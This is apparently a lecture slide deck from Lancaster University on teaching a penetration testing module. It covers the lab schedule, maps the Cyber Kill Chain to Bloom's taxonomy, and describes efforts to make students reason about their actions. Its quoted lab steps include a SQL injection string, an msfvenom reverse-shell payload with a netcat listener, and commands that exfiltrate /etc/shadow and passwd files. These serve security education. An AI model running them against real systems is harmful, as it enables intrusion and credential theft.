Lancaster University

Teaching Penetration Testing

5th September 2024

Matthew Bradbury

Senior Lecturer in Cyber Security

Convenor of SCC.442: Penetration Testing

SCC.442 Penetration Testing


- 15 Credit module on the MSc in Cyber Security
- 150 hours of work expected from students, including:
  - 16 hours of lectures
  - 16 hours of labs
  - 5 hours of group penetration testing assessment
  - 5 hours of individual penetration testing assessment
  - 10 hours of reflective essay on group assessment
  - 16 hours of research essay
  - 82 hours of self-study

Goal: Students can successfully perform attacks against a vulnerable system as if they are performing a penetration test.

Non-goal: Students are experts in exploiting vulnerabilities.

What is in the labs

- A broad coverage of actions to take which can lead to exploiting a vulnerability
- Focus on technical aspects of the penetration test
- Vulnerabilities in modern OSes
    - Debian 12
    - Windows Server 2022




Lab	Expected Time to Complete	Expected Lab Completed In
1 Introduction	30 minutes	Prior to module
2 Basics	60 minutes	Prior to module
3 Open Source Intelligence	40 minutes	Monday Week 1
4 Scanning	40 minutes	Monday Week 1
5 Enumeration	40 minutes	Monday Week 1
6 Web Scanning and Enumeration	40 minutes	Tuesday Week 1
7 Sniffing	40 minutes	Tuesday Week 1
8 Memory Attacks	40 minutes	Tuesday Week 1
9 Password Guessing	60 minutes	Wednesday Week 1
10 Password Cracking	60 minutes	Wednesday Week 1
11 Backdoor	40 minutes	Thursday Week 1
12 Privilege Escalation	80 minutes	Thursday Week 1
13 Automated Vulnerability Scanning	40 minutes	Monday Week 2
14 Pivoting	80 minutes	Monday Week 2
15 Denial of Service	30 minutes	Tuesday Week 2
16 Web Reverse Shell	45 minutes	Tuesday Week 2
17 Web Parameter Tampering	45 minutes	Tuesday Week 2
18 Cross-site Request Forgery	40 minutes	Wednesday Week 2
19 Command Injection	40 minutes	Wednesday Week 2
20 SQL Injection	40 minutes	Wednesday Week 2
21 Web Cross Site Scripting	40 minutes	Thursday Week 2
22 Web Session Hijacking	40 minutes	Thursday Week 2
23 Putting It Together	Varies	Optional
24 Tools	Varies	Optional
25 Further Challenges	Varies	Optional

Issues Encountered

1. What students think is expected of them is unclear
2. In assessments, students approached technical problems poorly
    - Do not consider the evidence available
    - Try commands from labs without understanding why they were used
    - Do not consider how to change commands based on circumstances

Addressing Problem 1 Unclear expectations:


Map Cyber Kill Chain to Bloom’s Taxonomy



Bloom's Taxonomy

- **create** — Produce new or original work: *Design, assemble, construct, conjecture, develop, formulate, author, investigate*
- **evaluate** — Justify a stand or decision: *appraise, argue, defend, judge, select, support, value, critique, weigh*
- **analyze** — Draw connections among ideas: *differentiate, organize, relate, compare, contrast, distinguish, examine, experiment, question, test*
- **apply** — Use information in new situations: *execute, implement, solve, use, demonstrate, interpret, operate, schedule, sketch*
- **understand** — Explain ideas or concepts: *classify, describe, discuss, explain, identify, locate, recognize, report, select, translate*
- **remember** — Recall facts and basic concepts: *define, duplicate, list, memorize, repeat, state*

Vanderbilt University Center for Teaching




1. RECONNAISSANCE — Harvesting email addresses, conference information, etc.
2. WEAPONIZATION — Coupling exploit with backdoor into deliverable payload
3. DELIVERY — Delivering weaponized bundle to the victim via email, web, USB, etc.
4. EXPLOITATION — Exploiting a vulnerability to execute code on victim's system
5. INSTALLATION — Installing malware on the asset
6. COMMAND & CONTROL (C2) — Command channel for remote manipulation of victim
7. ACTIONS ON OBJECTIVES — With 'Hands on Keyboard' access, intruders accomplish their original goals

Armstrong, P. (2010). Bloom's Taxonomy. Vanderbilt University Center for Teaching. Retrieved 2024-08-19 from https://cft.vanderbilt.edu/guides-sub-pages/blooms-taxonomy/

Lockheed Martin. The Cyber Kill Chain. Retrieved 2024-08-19 from https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html


Grading Scheme

Table 1.2: Grading Legend



Basic	Pass (50–59)	Merit (60–69)	Distinction (70+)	Outstanding (90+)

- Use the standard PG Masters grading of Fail (<50), Pass, Merit and Distinction
- Two additions
  - Basic: Fundamental, unable to perform to this level indicates a Fail
  - Outstanding: Ability to successfully perform an attack




Use information in new situations
execute, implement, solve, use, demonstrate, interpret, operate, schedule, sketch

Explain ideas or concepts
classify, describe, discuss, explain, identify, locate, recognize, report, select, translate

Recall facts and basic concepts
define, duplicate, list, memorize, repeat, state

	Reconnaissance	Weaponization	Delivery	Exploitation	Installation	C&C	Act
Remember	Know what the different commands and tools do.						
Understand	Understand what configuration to run the different commands and tools with.						
Apply	Ability to execute commands and run tools.						




analyze

Draw connections among ideas

differentiate, organize, relate, compare, contrast, distinguish, examine, experiment, question, test

	Reconnaissance	Weaponization	Delivery	Exploitation	Installation	C&C	Act
Analyse	Attributing recon. to services	Identify the types and versions of system and software	Identify how a payload or exploit should be delivered	Processing output from exploit	Evaluate if exploit was successful	What new actions can possibly be performed?	Determine next steps to achieve goal
	Parse nmap scan and understand output	Parse nmap scan to identify services and versions	Decide to set up webserver to deploy reverse shell	Examine output from SQL injection	Determine if SQL injection was successful	Identify if elevate privilege is possible	Identify how to elevate privilege



evaluate

Justify a stand or decision

appraise, argue, defend, judge, select, support, value, critique, weigh

Lancaster University

	Reconnaissance	Weaponization	Delivery	Exploitation	Installation	C&C	Act
Evaluate	Testing recon. result	Identify vulns. of system or software	Was the delivery successful?	Was the exploit successful?	Was the installation succcessful?	Can new actions be performed?	Decide which steps are most effective
	Test recon. by opening browser on port 80	Search databases for vulns.	Check if file transfer succeeded	Check if exploit succeeded	Check if reverse shell was successful	Consider pivoting	Consider best approach to pivot

create

Produce new or original work

Design, assemble, construct, conjecture, develop, formulate, author, investigate

	Reconnaissance	Weaponization	Delivery	Exploitation	Installation	C&C	Act
Create	Planning next steps based on recon.	Build malware or design exploit	Deliver malware or exploit	Produce an outcome from the malware or exploit	Malware installed or exploit usable	Obtained controllable system	Achieve objectives
	Decide to perform privilege elevation	Built reverse shell using msfvenom	Reverse shell delivered to target	Exploit target to elevate privilege	Reverse shell installed on target	Reverse shell connected to Metasploit	Capture the flag

CKC does not always map neatly to attack paths

Not all attack paths we wish to teach map neatly onto the CKC

- Works very well for intrusion into a system leading into priv. escalation
- Less well for other attack types (e.g., SQL Injection)


CKC	Attack Step – Priv Escalation	Attack Step – SQL Injection
Reconnaissance	Find credentials in DB dump	Find DB vendor / version
Weaponisation	Build reverse shell	-
Delivery	Deliver reverse shell	Send query via webserver
Exploitation	Run reverse shell	Exploit improperly sanitised input
Installation	Use reverse shell to perform exploit	-
Command & Control	Run commands on target as admin	-
Actions on Objectives	Capture flag	Capture flag in secrets table

Addressing Problem 2
Poor approach to tackling technical problems:

Understand Purpose Behind Actions


Encourage a scientific approach

- Students make a hypothesis at the start of the lab
- Students reflect on the hypothesis at the end of the lab
- Were their expectations met or not?



14.2 Hypothesis

In this lab you will be expecting to use access to one machine to gain access to another. Make a hypothesis about the network setup that will allow you to do this. What other network or Operating System configurations may be present in this scenario?



Step 10: You could also try running this against the Linux machine. Do you expect it to work? Document your hypothesis and see what the outcome of the test is.

Answer


Do not expect it to work as Linux does not have a SAM file.

```
RHOSTS => 192.168.1.87
SMBUSER => sccadmin
SMBPASS => sccadmin
[*] Running for 192.168.1.87...
[-] 192.168.1.87 - RemoteOperations failed: DCERPC
    Runtime Error: code: 0x5 - rpc_s_access_denied
[*] 192.168.1.87 - Cleaning up...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Direct students to understand **why**

Lancaster University

- Labs are not simply a recipe with instructions to follow
- Labs need to be viewed as a guideline to achieving compromise broadly
- This is just a specific example of how to compromise a system in a specific way
- Prompt students to consider why they are taking these specific actions
- Provide context as to why




Step 6: We are now going to try a simple SQL injection to return all users, type:

```
%' or '1'='1
```

What do you observe?


Step 7: What is the purpose of the % character?

Step 8: Is the % character needed?



Step 3: Why does the query end with the # character?

Step 4: Why do you select `null` and table_name?




18.4 The future of SameSite cookies

In general, browsers default to setting the default value of the "SameSite" attribute in cookies from "None" to "Lax". This means that this attack would be unlikely to work on modern browsers [4, 18].

You can check what SameSite settings are used in the FireFox browser in Kali. Enter `about:config` into the URL bar and search for "SameSite". You should see that "network.cookie.sameSite.laxByDefault" is set to "false".

Reduce the amount of guidance

- Provide commands when students encounter them for the first time
- Students use manuals to change parameters
- Later in the course, primarily give high level instructions




Step 2: Generate a new payload

```
msfvenom \
    --payload windows/x64/shell_reverse_tcp LHOST=
  192.168.1.100 LPORT=8888 \
    --arch x64 \
    --platform windows \
    --format exe \
    --out program2.exe
```

Step 3: Then on Kali the following command can be used to open the reverse shell:

```
sudo nc -lvnp 8888
```



Step 10: Exfiltrate the shadow and passwd files from the Linux machine to Kali.

Answer

1. Via a web server

```
python3 -m http.server 8000
```

Then download the file from http://192.168.1.87:8000/shadow and http://192.168.1.87:8000/passwd.

2. Via FTP

```
ftp ftp://Jane:holly@192.168.1.87 -V
> binary
```

74

